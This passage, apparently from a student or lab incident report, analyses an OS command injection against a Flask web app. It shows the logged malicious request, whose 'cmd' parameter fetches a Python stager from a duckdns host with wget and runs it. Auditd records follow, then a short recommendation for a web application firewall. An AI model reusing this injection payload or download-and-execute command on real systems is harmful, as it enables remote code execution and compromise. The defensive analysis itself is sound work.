WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
 * Running on all addresses (0.0.0.0)
 * Running on https://127.0.0.1:4443
 * Running on https://172.31.2.162:4443
Press CTRL+C to quit
101.56.166.238 - - [24/Feb/2026 15:59:54] "GET /api/v1/internal/healthcheck?cmd=wget%20-U%20'AlpineUpdaterInit/1.0'%20https://ns-alpine-sys-update.duckdns.org/update.py%20-O%20/tmp/sys_update.py;%20python3%20/tm
p/sys_update.py%20%26 HTTP/1.1" 200 -
```

Figure 3.4: Log of the first malicious request

```
ubuntu@                :~/web_app/vuln_app$ sudo ausearch -k malicious_tmp_activity
----
time->Tue Feb 24 16:32:13 2026
type=PROCTITLE msg=audit(1771950733.205:641): proctitle=776765740020550041 6C70696E65557064617465724 96E69742F312E30006874747033 2A2F2F6E732D616C70696E652D737973 2D757064617465 2E6475636B646E732E6F72672F757064617465
E7079002D4F002F746D702F7379735F757064617465 2E7079
type=PATH msg=audit(1771950733.205:641): item=0 name="/tmp/sys_update.py" inode=4294 dev=103:01 mode=0100664 ouid=1000 ogid=1000 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1771950733.205:641): cwd="/home/ubuntu/web_app/vuln_app"
type=SYSCALL msg=audit(1771950733.205:641): arch=c000003e syscall=257 success=yes exit=3 a0=ffffff9c a1=5a8987bf1260 a2=241 a3=1b6 items=1 ppid=6629 pid=6630 auid=1000 uid=1000 gid=1000 euid=1000 suid=1000 fsuid
=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=17 comm="wget" exe="/usr/bin/wget" subj=unconfined key="malicious_tmp_activity"
----
time->Tue Feb 24 16:35:01 2026
type=PROCTITLE msg=audit(1771950901.063:688): proctitle=2F7573722F7362696E2F43524F4E002D66002D50
type=PATH msg=audit(1771950901.063:688): item=0 name="/tmp" inode=8257 dev=103:01 mode=0100600 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1771950901.063:688): cwd="/var/spool/cron"
```

```
ubuntu@                :~/web_app/vuln_app$ sudo ausearch -k malicious_download
----
time->Tue Feb 24 16:32:13 2026
type=PROCTITLE msg=audit(1771950733.202:640): proctitle=776765740020550041 6C70696E65557064617465724 96E69742F312E30006874747033 2A2F2F6E732D616C70696E652D737973 2D757064617465 2E6475636B646E732E6F72672F757064617465
E7079002D4F002F746D702F7379735F757064617465 2E7079
type=PATH msg=audit(1771950733.202:640): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=8381 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=PATH msg=audit(1771950733.202:640): item=0 name="/usr/bin/wget" inode=2385 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype=NORMAL cap_fp=0 cap_fi=0 cap_fe=0 cap_fver=0 cap_frootid=0
type=CWD msg=audit(1771950733.202:640): cwd="/home/ubuntu/web_app/vuln_app"
type=EXECVE msg=audit(1771950733.202:640): argc=6 a0="wget" a1="-U" a2="AlpineUpdaterInit/1.0" a3="https://ns-alpine-sys-update.duckdns.org/update.py" a4="-O" a5="/tmp/sys_update.py"
type=SYSCALL msg=audit(1771950733.202:640): arch=c000003e syscall=59 success=yes exit=0 a0=569127b36bf0 a1=569127b36908 a2=569127b36b28 a3=1 items=2 ppid=6629 pid=6630 auid=1000 uid=1000 gid=1000 euid=1000 suid=
1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=17 comm="wget" exe="/usr/bin/wget" subj=unconfined key="malicious_download"
```

```
ubuntu@                :~/web_app/vuln_app$ sudo ausearch -k malicious_execution | grep -A 2 -B 5 sys_update.py
time->Tue Feb 24 16:32:13 2026
type=PROCTITLE msg=audit(1771950733.360:642): proctitle=707974686F6E33002F746D702F7379735F7570646174652E7079
type=PATH msg=audit(1771950733.360:642): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=8381 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=
type=PATH msg=audit(1771950733.360:642): item=0 name="/usr/bin/python3" inode=8246 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 namet
type=CWD msg=audit(1771950733.360:642): cwd="/home/ubuntu/web_app/vuln_app"
type=EXECVE msg=audit(1771950733.360:642): argc=2 a0="python3" a1="/tmp/sys_update.py"
type=SYSCALL msg=audit(1771950733.360:642): arch=c000003e syscall=59 success=yes exit=0 a0=569127b369f0 a1=569127b36910 a2=569127b36928 a
0 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts1 ses=17 comm="python3" exe="/usr/bin/python3.12" subj=unconfined key="malicious_execu
----
--
time->Tue Feb 24 16:34:17 2026
type=PROCTITLE msg=audit(1771950857.221:662): proctitle=67726570002D2D636F6C6F723D6175746F007379735F7570646174652E7079
type=PATH msg=audit(1771950857.221:662): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=8381 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=
type=PATH msg=audit(1771950857.221:662): item=0 name="/usr/bin/grep" inode=1853 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype
type=CWD msg=audit(1771950857.221:662): cwd="/home/ubuntu/web_app/vuln_app"
type=EXECVE msg=audit(1771950857.221:662): argc=3 a0="grep" a1="--color=auto" a2="sys_update.py"
type=SYSCALL msg=audit(1771950857.221:662): arch=c000003e syscall=59 success=yes exit=0 a0=579a73686490 a1=579a73687660 a2=579a736546c0 a
1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=1 comm="grep" exe="/usr/bin/grep" subj=unconfined key="malicious_execution"
----
--
time->Tue Feb 24 16:34:32 2026
type=PROCTITLE msg=audit(1771950872.743:680): proctitle=67726570002D2D636F6C6F723D6175746F007379735F7570646174652E7079
type=PATH msg=audit(1771950872.743:680): item=1 name="/lib64/ld-linux-x86-64.so.2" inode=8381 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=
type=PATH msg=audit(1771950872.743:680): item=0 name="/usr/bin/grep" inode=1853 dev=103:01 mode=0100755 ouid=0 ogid=0 rdev=00:00 nametype
type=CWD msg=audit(1771950872.743:680): cwd="/home/ubuntu/web_app/vuln_app"
type=EXECVE msg=audit(1771950872.743:680): argc=3 a0="grep" a1="--color=auto" a2="sys_update.py"
type=SYSCALL msg=audit(1771950872.743:680): arch=c000003e syscall=59 success=yes exit=0 a0=579a73664b70 a1=579a73687660 a2=579a736546c0 a
1000 fsuid=1000 egid=1000 sgid=1000 fsgid=1000 tty=pts0 ses=1 comm="grep" exe="/usr/bin/grep" subj=unconfined key="malicious_execution"
----
```

Figure 3.5: System logs result showing the wget command do download the initial stager and the payload, and their execution

3.4 Prevention

As shown previously in this case the IDS are limited on what they can do, but there is also another type of tool that could make a big difference here, a **Web Application Firewall**(**WAF**).

A WAF acts like a **firewall applied at layer 7**, it comes between the web app and the client, and **replaces the web app as TLS termination point** so that all the traffic could be decrypted and inspected before sending / receiving. In this way, the WAF could immediately **detect the OS command injection payload and block the request** instead of just alerting on the events, as it could be done using only an IDS.

Bibliography

[1] CertBot. Certbot. https://certbot.eff.org/.

[2] Duck. Duckdns. https://duckdns.org/.

[3] F5. Nginx. https://nginx.org/.

[4] OWASP. Zap. https://www.zaproxy.org/.

[5] Debian Project. Advanced packaging tool. https://wiki.debian.org/Apt.

[6] Rapid7. Metasploit. https://www.metasploit.com/.

[7] TcpDump. Tcpdump. https://www.tcpdump.org/.